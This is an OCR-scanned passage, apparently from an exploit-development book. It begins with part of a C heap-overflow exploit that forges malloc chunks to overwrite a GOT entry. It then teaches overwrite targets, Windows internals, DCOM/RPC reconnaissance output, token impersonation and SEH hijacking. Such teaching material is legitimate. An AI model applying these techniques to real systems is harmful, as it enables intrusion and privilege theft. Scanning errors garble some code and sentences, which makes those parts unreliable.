        *(long *)&chunk[i+8] = retval;
        *(long *)&chunk[i+12] = retloc; /* printf GOT – 8..mov %ecx,0x8(%eax) */
}
#ifdef DEBUG
        for (i = 0; i < sizeof(chunk); i++) fprintf(stderr, "[*] %d: 0x%.02x\n", i, chunk[i]);
#endif
        memset(x,0xcc,xlen);
```

```
    *(long *)&x[XLEN-16] = 0xfffffffc;
    *(long *)&x[XLEN-12] = 0xfffffff0;
    /* we point both fd and bk to our fake chunk tag … so whichever gets used is ok
    with us */
    /* we substract 1024 since our buffer is 1024 long and we need to have space for
    writes after it…
    * you'll see when you trace through this. */
    * (long *)&x[XLEN-8] = ((0xc0000000 – 4) – strlen(exe[0]) –
    chunk_env_offset-1024);
    *(long *)&x[XLEN-4] = ((0xc0000000 – 4) – strlen(exe[0]) –
    chunk_env_offset-1024);
    printf("Our fake chunk (0xfffffffc) needs to be at %p\n", ((oxc0000000-4) –
    strlen(exe[0]) – chunk_env_offset)-1024);
    /* you could memcpy shellcode into x somewhere, and you would be able to jmp
    directly into it – otherwise it will just execute whatever is on the stack – most likely
    nothing good. (for glibc 2.2) */
    /* clear our environment array */
    for (i = 0; i < ENVPTRZ; i++) ownenv[i] = NULL;
    i = ptoa(ownenv, chunk, sizeof(chunk));
    fpritnf(stderr, "[*] Size of environment array: %d\n",i);
    fprintf(stderr, "[*] Calling: %s\n\n",exe[0]);
    if (execve(exe[0], (char **)exe, (char **)ownenv))
    {
            fprintf(stderr, "Error executing %s\n", exe[0]);
            free(x);
            exit(-1);
    }
}
```

Advanced Heap Overflow Exploitation

The ltrace program is a godsend when exploiting complex heap overflow situations. When looking at a heap overflow that is moderately complex, you must go through several non-trivial steps:

1. **Normalize the heap.** This may mean simply connecting to the process, if it forks and calls execve, or starting up the processes with execve() if it's a local exploit. The important thing is to know how the heap is set up initially.
2. **Set up the heap for your exploit.** This may mean many meaningless connections to get malloc functions called in the correct sizes and oders for the heap to be set up favorably to your exploit.
3. **Overflow one or more chunks.** Get the program to call a maloc function (or several malloc functions) to overwrite one or more words. Next, make the program execute one of the function pointers you overwrote.

It is important to stop thinking of exploits as interchangeable. Every exploit has a unique environment, determined by the state of the program, the things you can do to the program, and the particular bug or bugs you exploit. Don't restrict yourself to thinking about the program only after you have exploited the bugs. What you do before you trigger a bug is just as important to the stability and success of your exploit.

What to Overwrite

Generally, follow these three strategies:

1. Overwrite a function pointer.
2. Overwrite a set of code that is in a writable segment.
3. If writing two words, write a bit of code, then overwrite a function pointer to point to that code. In addition, you can overwrite a logical variable(such as is_logged_in) to change program flow.

GOT Entries

Use objdump –R to read the GOT function pointers from heap2:

```
[dave@www FORFUN] $ objdump –R ./heap2
./heap2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049654 R_386_GLOB_DAT    __gmon_start__
08049640 R_385_JUMP_SLOT   malloc
08049644 R_385_JUMP_SLOT   __libc_start_main
08049648 R_385_JUMP_SLOT   printf
0804964c R_385_JUMP_SLOT   free
08049650 R_385_JUMP_SLOT   strcpy
```

Global Function Pointers

Many libraries such as malloc.c rely on global function pointers to manipulate their debugging information, or logging information, or some other frequently used functionally. __free_hook, __malloc_hook, and __realloc_hook are often useful in programs that call one of these functions after you are able to perform an overwrite.

.DTORS

.DTORS are dustructors gcc uses on exit. In the following example, we could use 8049632c as a function pointer when the program calls exit to get control.

```
[dave@www FORFUN]$ objump –j .dtors –s heap2

heap2:      file format elf32-i386

Contents of section .dtors:

8049628 ffffffff 00000000
```

atexit Handlers

See the note above for finding atexit handlers on systems without symbols for exit_funcs. These also called upon program exit.

Stack Values

The saved return address on the stack is often in a predictable place for local execution. However, because you cannot predict or control the environment on a remote attack, this is probably not your best choice.

Conclusion

Because most heap overflows corrupt a malloc() data structure to obtain control, some work has been done in the area of protective canaries for various malloc() implements, similar in theory to stack canaries, but these have not ye caught on in most malloc() implementations(FreeBSD is the only one at the time of writing that has this simple check, for example). Even if heap canaries become commonplace, some heap overflows don't work by manipulating the malloc() implementation, and many programs will continue to be vulnerable.

PART

Two

Exploiting More Platforms: Windows, Solaris, and Tru64

Now that you have completed the introductory section on vulnerability development for the Linux/IA32 platform, we will explore more difficult and tricky operating systems and exploitation concepts. We will move into the world of Windows, where we will detail some interesting exploitation concepts from a Windows hacker's point of view. The first chapter in this part, Chapter 5, will help you understand how Windows is different from the Linux/IA32 content in Part I. We will move right into Windows shellcode in Chapter 7, and then delve into some more advanced Windows content in Chapter 8. Finally, we will round out the Windows content with a chapter on overcoming filters for Windows in Chapter 9. The concepts for circumventing various filters can be applied to any hostile code injection scenario.

The other chapters in this section will show you how to discover and exploit vulnerabilities for the Solaris and Tru64 operating systems. As Solaris runs on an entirely different architecture than the Linux and Windows content described thus far, it may at first appear alien to you. The two Solaris chapters will have you hacking Solaris on SPARC like a champ, introducing the Solaris platform in Chapter 10 and delving into more advanced concepts in Chapter 11, such as abusing the Procedure Linkage Table and the use of native blowfish encryption in shellcode.

Finally, the part will be rounded out with an examination of vulnerability development for the HP Tre64 platforms in Chapter 12.

CHAPTER
6

The Wild World of Windows

We have reached the point in the book in which all operating systems will be defined by their differences from Linux. This chapter will give experienced Win32 hackers a fresh perspective on Windows issues and at the same time allow Unix-oriented hackers to gain a good grasp of Win32 internals. At the end of this chapter, you should be able to write a basic Windows exploit and avoid some of the common pitfalls that will stand in your way when you attempt more complex exploits.

You'll also gain an understanding of how to use basic Windows debugging tools. Along the way you'll develop an understanding of the Windows security and programming model and a basic knowledge of Distributed Component Object Model(DCOM) and Portable Executable—Common File Format(PE-COFF). In short, this chapter contains everything an expert-level hacker with years of real-world experience would have loved to know when first learning to attack Windows platforms.

How Does Windows Differ from Linux?

The Windows NT team made a few design decisions early on that profoundly affected every resulting architecture. The NT project was in full swing in 1989, with its first release in 1991 as Windows NT 3.1. Most of the internals originally were taken from VMS, although there were several major differences between VMS and NT, notably an inclusion of kernel threads in the early versions of the NT kernel. In this chapter, we will visit some major features of NT that may not be recognizable to someone used to Linux or Unix internals.

Win32 API and PE-COFF

OllyDbg, a full-featured, assembler-level, analyzing debugger that runs on Windows (see Figure 6.1), is a powerful tool for binary analysis. You will best understand the content in this chapter when working with a binary analysis debugger such as OllyDbg. To apply what you learn here, you will need a tool with its features. OllyDbg is distributed under a shareware license and found at http://home.t-online.de/home/ollydbg/.

The native API for Windows programs is the 32-bit Windows API, which a Linux programmer can think of simply as a collection of all the shared libraries available in /usr/lib.

NOTE If you are a little rusty on the Windows API or are entirely new to it, you can read an excellent online tutorial on the Windows API by Brook Miles at www.winprog.org/tutorial/.



Figure 6.1. OllyDbg can show you all the information you need about any DLLs loaded into memory.

A skilled Linux programmer can write a program that talks directly to the kernel, for example by using the open() or write() syscalls. No such luck on Windows. Each new service pack and release of Windows NT changes the kernel interface, and a corresponding set of libraries (known as Dynamic Link Libraries [DLLs]) are included with the release to make programs continues to work. DLLS provide a way for a process to call a function that is not part of its own executable code. The executable code for the function is located in a DLL, containing one or more functions that are compiled, linked, and stored separately from the processes using them. The Windows API is implemented as an orderly set of DLLs, so any process using the Win32 API uses dynamic linking.

This gives the Windows Kernel Team a way to change their internal APIs, or to add complex new functionality to them, while still providing a reasonably stable API for program developers to use. In contrast, you can't add a new argument to a syscall in any Unix variant without a horde of programmers calling foul.

Like any modern operating system, Windows uses a relocatable file format that gets loaded at runtime to provide the functionality of shared libraries. In Linux, these would be .so files, but in Windows these are DLLs. Much like a .so is an ELF file, a DLL is a PE-COFF file (also referred to as PE—portable executable). PE-COFF was derived from the Unix COFF format. PE files are portable because they can be loaded on every 32-bit Windows platform; the PE loader accepts this file format.

A PE file has an import and export table at the beginning of the file that indicates both what files the PE needs to find and what functions inside those files it needs. The export indicates what functions the DLL provides. It also marks where in the file, once loaded into memory, to find the functions. The import table lists all the functions that the PE file uses that are in DLLs, as well as listing the name of the DLL in which the imported function resides.

Most PE files are relocatable. Like ELF files, a PE file is composed of various sections; the .reloc section can be used to relocate the DLL in memory. The purpose of the .reloc section is to allow one program to load two DLLs that were compiled to use the same memory spce.

Unlike Unix, the default behavior in Windows is to search for DLLs within the current working directory before it searches anywhere else. This provides certain abilities to escape Citrix or Terminal Server restrictions form a hacker's perspective, but from a developer's perspective it allows an application developer to distribute a version of a DLL that may be different from the one in the system root (\winnt\system32). This kind of versioning issue is sometimes called DLL-hell. A user will have to adjust their PATH environment variable and move DLLs around so that they don't conflict with each other when trying to load a broken program.

An important first thing to learn about PE-COFF is the Relative Virtual Address (RVA). RVAs are used to reduce the amount of work that the PE loader must

accomplish. Functions can be relocated anywhere in the virtual address space; it would be extremely expensive if the PE loader had to fix every relocatable item. You'll notice as you learn Win32 that Microsoft tends to use acronyms (RVA,AV [Access Violation], AD [Active Directory], and so forth) rather than abbreviating the terms themselves as done in Unix (tmp, etc, vi, segfault). Each new Microsoft document introduces a few thousand additional terms and their associated acronyms.

NOTE Fun fact for conspiracy theorists: Near the Microsoft campus is a rather prominent Scientologist building that no one ever seems to go into or come out of.

RVA is just longhand for saying "Each DLL gets loaded into memory at a base address, and then you add the RVA to the base address to find something." So , for example, the function malloc() is in the DLL msvcrt.dll. The header in msvcrt.dll contains a table of functions that msvcrt.dll provides, the export table. The export table contains a string with malloc and an RVA (for example, at 2000); after the DLL is loaded into memory, perhaps at 0x80000000, you can find the malloc function by going to 0x80002000. The default Windows NT location into which an .EXE is loaded is 0x40000000. This may change depending on language packs or compiler options, bug is reasonably standard.

Symbols for PE-COFF files distributed by Microsoft are usually contained externally. You can download symbol packs for each version of their operating systems form Microsoft's MSDN Web site, or use their Symbol Server remotely with WinDbg. OllyDbg does not currently support the remote Symbol Server.

For more on PE-COFF, search Microsoft's Web site for "PE-COFF." As a final note, keep in mind that, like a few broken Unixes, Windows NT will not let you delete a file that is currently in use.

Heaps

When a DLL gets loaded, it calls an initialization function. This function often sets up its own heap using HeapCreate () and stores a global variable as a pointer to that heap so that future allocation operations can use it instead of the default heap. Most DLLs have a .data section in memory for storing global variables, and you will often find useful function pointers or data structures stored in that area. Because many DLLs are loaded, there are many heaps. With so many heaps to keep track of, heap corruption attacks can become quite confusing. In Linux, there is typically a single heap that can get corrupted, but in Windows, several heaps may get corrupted at once, which makes analyzing the situation much more complex. When a user calls malloc() in Win32, he or she is are actually using a

function exported by msvcrt.dll, which then calls HeapAllocate() with msvcrt.dll's private heap. You may be tempted to try to use the HeapValidate() function to analyze a heap corruption situation, but this function does not do anything useful.

The confusion generally occurs when you have finished exploiting a heap overflow and you want to call some Win32 API functions with your shellcode. Some of your functions will work and some will cause access violations inside RtlHeapFree() or RtoHeapAllocate, which may terminate the process before you've had a chance to take control. WinExec() and the like are notorious for not working with a corrupted heap.

Each process has a default heap. The default heap can be found with GetDefaultHeap(), although that heap is unlikely to be the one that got corrupted. An important thing to note is that heaps an grow across segments. For example, if you send enough data to IIS, you will notice it allocating segments in high-order memory ranges and using that to store your data. Manipulating with which to overwrite the return address, and if you need to get away from the low-memory address of default heaps. For this reason, memory leaks in target programs can become quite useful, because they let you fill all the program's memory with your shellcode.

Heap overflows on Windows are about as easy to write as they are on Unix. Use the same basic techniques to exploit them—if you're careful, you can even squeeze more than one write our of a heap overflow on Windows, which makes reliable exploitation much easier.

Threading

Windows supports threads in a way that Linux never has and probably won't until the 2.6 kernel. Threading allows one process to do multiple things, sharing a single memory space. Windows's kernel gives processor-time slices to threads, not processes. Linux does things with a "light-weight process" model, which is fairly weak; only when Linux Native Threads gets implemented will Linux be on stable thread footing with the rest of the modern OS world. Threads simply aren't as important a programming model under Linux for reasons that will become clear as the NT security structure is explained.

Threading is the reason for HRESULT.HRESULT, basically an integer value, is returned by almost all Win32 API calls. HRESULT can be either an error value or an OK value. If it is an error value, then you can get the specific error with GetLastError(), which retrieves a value from the thread's local storage. If you think about Unix's model, there's no way to differentiate one thread's errno from another. Win32 was designed from the ground up to be a threaded model.

Windows has no fork() (used to spawn a new process in Linux). Instead, CreateProcess() will spawn a new process that has its own memory space. This process can inherit any of the handles its parent has marked inheritable. However, the parent must then pass these handles to the child itself or have the child guess at their values (handles are typically small integers, like file handles).

Because almost all overflows occur in threads, the attacker never knows a valid stack address. This meas the attacker almost always uses a return-into-libc trick (although using any DLL, not just libc or the equivalent) to gain control of execution.

The Genius and Idiocy of the Distributed Common Object Model and DCE-PRC

The Distributed Common Object Model (DCOM), DCE-PRC, NT's Threading and Process Architecture, and NT's Authentication Tokens are all interconnected. It helps to first understand the overall philosophy of COM in order to understand what sets COM apart from its Unix counterparts.

You should remember that Microsoft's position on software has always been to distribute binary packages for money and build an economy to support that. Therefore, every Microsoft software architecture supports this model. You can build a fairly complex application entirely by buying third-party COM modules from various vendors, throwing them into a directory structure, and then using Visual Basic script to tie them together.

COM objects can be written in any language COM supports and interoperate seamlessly. Most of COM's idiosyncrasies come forth as natural design decisions; for example, what is an integer to C++ may not be an integer to Visual Basic.

To dig deeper into COM, you should look at a typical Interface Description Language (IDL) file. We'll use a DCOM IDL file, which you will recognize later.

```
[ uuid(e33c0cc4-0482-101a-bc0c-02608c6ba218),
  version(1.0),
  implicit_handle(handle_t rpc_binding)
] interface ???
{
    typedef struct {
       TYPE_2 element_1;
       TYPE_3 element_2;
    }  Type_1;
…
    short Function_00{
```

```
        [in] long element_9,
        [in] [unique]   [string] wchar_t *element_10,
        [in] [unique]   TYPE_1 *element_11,
        [in] [unique]   TYPE_1 *element_12,
        [in] [unique]   TYPE_2 *element_13,
        [in] long element_14,
        [in] long element_15,
        [out] [context_handle] void *element_16
    };
```

What we've defined here is similar to a C++ class's header file. It simply says that these are the arguments (and return values) for a particular function in a particular interface as defined by that UUID. Anything that must be unique—any name—is a GUID in COM. This 128-bit number is supposed to be globally unique; i.e., there can be only one. Every time we see a reference to that particular UUID, we know we're talking about this exact interface.

Interface descriptions for COM objects can be arbitrarily complex. The compiler (and COM support) for the language is supposed to create a bit of code that can transform as long as the IDL specifies it into the format in which the language needs it to be represented. It is the same with characters, arrays, pointers stored with arrays, structures that have other arrays, and so on.

In practice, a number of shortcuts can be taken to maintain acceptable speed. By saying that a long will be 32 bits in little-endian order, transforming from C++ to another C++ COM object's representation is trivial.

A COM service can be called in two ways: It can be loaded directly into the process space as a DLL, or it can be launched as a service (by the Service Control Manager, a special process that suns as SYSTEM). Running a COM server in another process ensures that your process will be stable and more secure, though much slower. In-Process calls, which require no transformation of data types, are literally one thousand times faster than calling a COM interface on the same machine but in a different process. Going to the same machine is usually at least ten times faster than going to a machine on the same network.

The important thing to Microsoft was that programmers could make a simple registry change or by changing one parameter in a program, that program would use a different process, or a different machine to make the same call.

For example, look at the AT service on NT. If you were to write a program to interact with AT and schedule commands, you could look up the interface definition for the AT service, make a DCOM call to bind to that interface, and then call a particular procedure on that interface. Of course, you'd need the IDL file to know how to transform your arguments before you sent the data between your process and the AT service's process. This same procedure would work even if the process and the AT service's process. This same procedure would work even if the process were on another computer entirely. In that case, your DCOM libraries would connect to the remote computer's endpoint mapper (TCP port 135)

and then ask it where the AT service was listening. The endpoint mapper (itself a DCOM service, but one that is always at a known port) would respond “The AT service is listening on the following named pipe PRC services, which you can connect to over ports 445 or 139. it is also listening on TCP port 1025 and UDP port 1034 for DCE-PRC calls.” All of this would be transparent to the developer.

Now you know the genius of DCE-PRC and DCOM. You can sell binary DCOM packages or simply put up a network-accessible machine with those DCOM interfaces installed and let developers connect to them from Visual Basic, C++, or any other DCOM- \ enabled language. For extra speed, you can load the interfaces directly into your client process as a DLL. This paradigm is the basis of almost all the features that make Windows NT a distinctive server platform. “Rich clients,” “Remote manageability,” and “Rapid Application Development” are all just the same thing—DCOM.

But of course, this is also the idiocy of DCE-RPC and DCOM. One man’s remote manageability is another man’s remote vulnerability. As a hacker, your goal is to know the target systems better than their administrators do. With DCOM as a complex, impossible-to-understand basis for every aspect of a system’s security, this is not hard to do.

In the next sections, we’ll over a few of the basics for exploiting DCE-RPC and DCOM.

Recon

The tools are available for basic remote DCE-PRC recon: Dave Aitel’s SPIKE (www.immuitysec.com/) and Todd Sabin’s DCE-RPC tools (available from http://razor.bindview.com/).

In this example, we’ll use SPIKE’s dcedump utility to view the DCE-RPC services (also known as DCOM interfaces) available remotely that are registered with the endpoint mapper. This is roughly the same as calling rpcdump –p on a Unix system.

```
[dave@localhost dcedump] $ ./dcedump 192.168.1.108 | head -20
DCE-PRC tester.
TcpConnected
Entrynum=0

annotation=
uuid=4f82f460-0e21-11cf-909e-00805f48a135 , version=4
Executable on NT: inetinfo.exe
ncacn_np:\\WIN2KSRV[\PIIPE\NNTPSVC]
Entrynum=1

annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
```

```
ncalrpc[LRPC000001f4.00000001]
Entrynum=2

annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
ncacn_ip_tcp:192.168.1.108[1025]
…
```

As you can see, here we have three different interfaces and three different ways to connect to them. We can further examine the interface that the endpoint mapper provides with SPIKE's interface ids(ifids) utility. Likewise, we can examine almost any other TCP enabled interface (msdtc.exe is one exception).

```
[dave@localhost dcedump]$ ./ifids 192.168.1.108 135
DCE-PRC IFIDS by Dave Aitel.
Finds all the interfaces and versions listening on that TCP port
Tcp Connceted
Found 11 entries
e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
975201b0-59ca-11d0-a8d5-00a0c90d8051 v1.0
e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
00000136-0000-0000-c000-000000000046 v0.0
c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
000001a0-0000-0000-c000-000000000046 v0.0

Done
```

Now, these can be fen directly into SPIKE's msrpcfuzz program to attempt to find overflows in the endpoint mapper or in any other TCP service. If you had the IDL for these services (you can get some of them from open source projects such as Snort), you could guide your analysis of these functions. Otherwise you are reduced to doing automatic or manual binary analysis. One program that may help you is Muddle, by Matt Chapman. You can find this program at www.cse.unsw.edu.au/~matthewc/muddle/; it will automatically decode certain executables to tell you their arguments. Muddle generated the IDL fragment you saw earlier in this chapter, which we took from the file for the PRC locator service.

Microsoft has tunneled the DCE-RPC protocol across almost anything it can get its hands on. Form SMB to SOAP, if you can tunnel DCE-RPC across it, you've enabled all Microsoft's tools. In the examples, you can see a DCE-PRC over named pipe interface (ncacn_np), a DCE-RPC over Local RPC interface,

and a DCE-PRC over TCP interface. Named pipe, TCP, and UDP interfaces are all accessible remotely and should make your mouth water.

Exploitation

There are as many ways to exploit a remote DCOM service as there are to exploit a remote SunRPC service. You can do popen() or system() style attacks, try to access files on the file system, find buffer overflows or similar attacks, try to bypass authentication, or anything else you can think up that a remote server might be vulnerable to. The best tool currently publicly available for playing with RPC services is SPIKE. However, if you want to exploit remote DCE-RPC services, you will have to do a lot of work duplicating this protocol in the language of your choice. CANVAS (www.immunitysec.com/CANVAS/) duplicates ECE-RPC using Python.

At first you may be tempted to use Microsoft's internal APIs to do DCE-RPC or DCOM exploitation work , but in the long run, your inability to directly control the APIs will lead to shoddy exploits. Definitely keep to suing your own or an open source protocol implementation if possible.

Tokens and Impersonation

Tokens are exactly what they sound like—representations of access rights. In Windows, your access rights to things such as files or processes are not defined by a simple user/group/any permission set the way they are on Linux. Instead they use a flexible, and extremely poorly understood mechanism which relies on tokens. In the smallest sense, a token is simply a 32-bit integer, much like a file handle. The NT kernel maintains an internal structure per process that indicates what each token represents in terms of access rights. For example, when a process wants to spawn another process it must check to see if it can access the file it wants to spawn.

Now, here is where things get complicated, because there are several types of tokens, and two tokens can affect each operation: the primary token, and the current thread token. The process was given the primary token when it started up. The current thread token can be obtained from another process or from the LogonUser() function. The LogonUser() function requires a username and password and returns a new token if it is successful. You can attach any given token to your current thread using SetThreadToken(token_to_attach) and remove it with RevertToSelf(), at which point the thread reverts to the primary token.

For fun, load the Sysinternals(www.sysinternals.com) Process Explorer to a process and you'll see several things: The primary token is printed out as ser Name and you may see one or more tokens with varying levels of access listed in the bottom pane. Figure 6.2 shows the various tokens in a process.



Figure 6.2. Using Process Explorer to view tokens in a process. Note the different levels of access between the Administrator token and the user (primary token).

Getting a token from another process is simple: The kernel will give you the token of any process that is attached to a named pipe you created if you call ImpersonateNamePipiClient(). Likewise you can impersonate remote DCE-RPC clients or any client that gives you a username and password.

For example, when a user connects to a Unix ftp server, that server is running as root, so it can use setuid() to change its user ID to whatever user the client authenticates as. With Windows, the user sends a username and password, and then the ftp server calls LogonUser() which returns a new token. It then spawns a new thread and that thread calls SetThread Token(new_token). When that thread is finished serving the client, it calls RevertToSelf() and joins the threadpool or calls ExitThread() and disappears.

Think of this procedure as an opportunity for a hacker—in Unix when you've exploited an ftp server with a buffer overflow after authenticating, you cannot become root or any other user. In Windows, you will likely find tokens from all the users who have authenticated recently waiting in memory for you to grab them and use them. Of course, in many cases, the ftp server itself will be running as SYSTEM, and you call RevertToSelf() to gain that privilege.

One common misunderstanding surrounds CreateProcess(). A Unix hacker will often call execve("/bin/sh") as part of their shellcode, but under Windouss, CreateProcess() users the primary token as the token for the new process and uses the current thread token for all file access. This means that if the current primary token is of a lower access level than the token of the current thread, the new process may not be able to read or delete its own executable.

A good illustration of this quirk Is what happens during an IIS attack. IIS's external components run inside processes whose primary tokens are IUSR or IWAM rather than SYSTEM. However, these processes often have threads that run inside them as SYSTEM. When an overflow gives a hacker control of one of these threads and they download a file and CreateProcess() it they find themselves running as IUSR or IWAM, but the file is owned by SYSTEM.

If you ever find yourself in this situation you have two options: you can use DuplicateTokenEx() to generate a new primary token, which you can assign to a CreateProcessAsUser() call, or you can do all your work from within your current thread by loading a DLL directly into memory or by using a simple shellcode that does whatever you need from within the original process.

Exception Handling under Win32

In Linux, exception handlers are typically global; in other words, per-process. You set an exception handler with the signal() system call, which gets called whenever an exception such as a segfault (or in Windows terminology, an AV) occurs In Windows, that global handler (in ntdll.dll) catches any and all exceptions and then performs a fairly complex routine in order to determine to where it gives control. Because the programming model under Windows NT is thread-focused, the exception-handling model is also thread-focused.

Figure 6.3 may help explain exception handling under Windows NT.

As you can see in the figure, the cmd.exe process has two threads. The second element of that structure (Structured Exception Handler [SEH]) is a function pointer. As shown in Figure 6.3, the pointer to the next handler is set to –l, indicating no more handlers. However, if the first handler should choose not to handle a given exception, then the next handler (if there is one) would do it, and so on. If no handler wants to accept the exception, then the default exception handler for the process handles it. Usually this results in the termination of the process.



Figure 6.3. OllyDbg nicely shows you how exception handling works in Windows NT.

As a hacker you should now see several ways to take control of this system via heap overflows or similar attacks that let you write a word into memory. You could certainly overwrite the pointer to the SEH chain. Every process in a Win32 application has an operating system supplied SEH. The SEH is responsible for displaying the error box that tells the user that the application has terminated. If you happen to have a debugger running, then the SEH gives you an option to debug the application. Another possibility is to overwrite the function pointer for the handler on the stack, or you could overwrite the default exception handler.

On Windows XP you have another option: Vectored Exception handling. Basically, it's just another linked list that the exception handling code in ntdll.dll checks first. So now you have a global variable that gets called on every exception—perfect for overwriting.

Debugging Windows

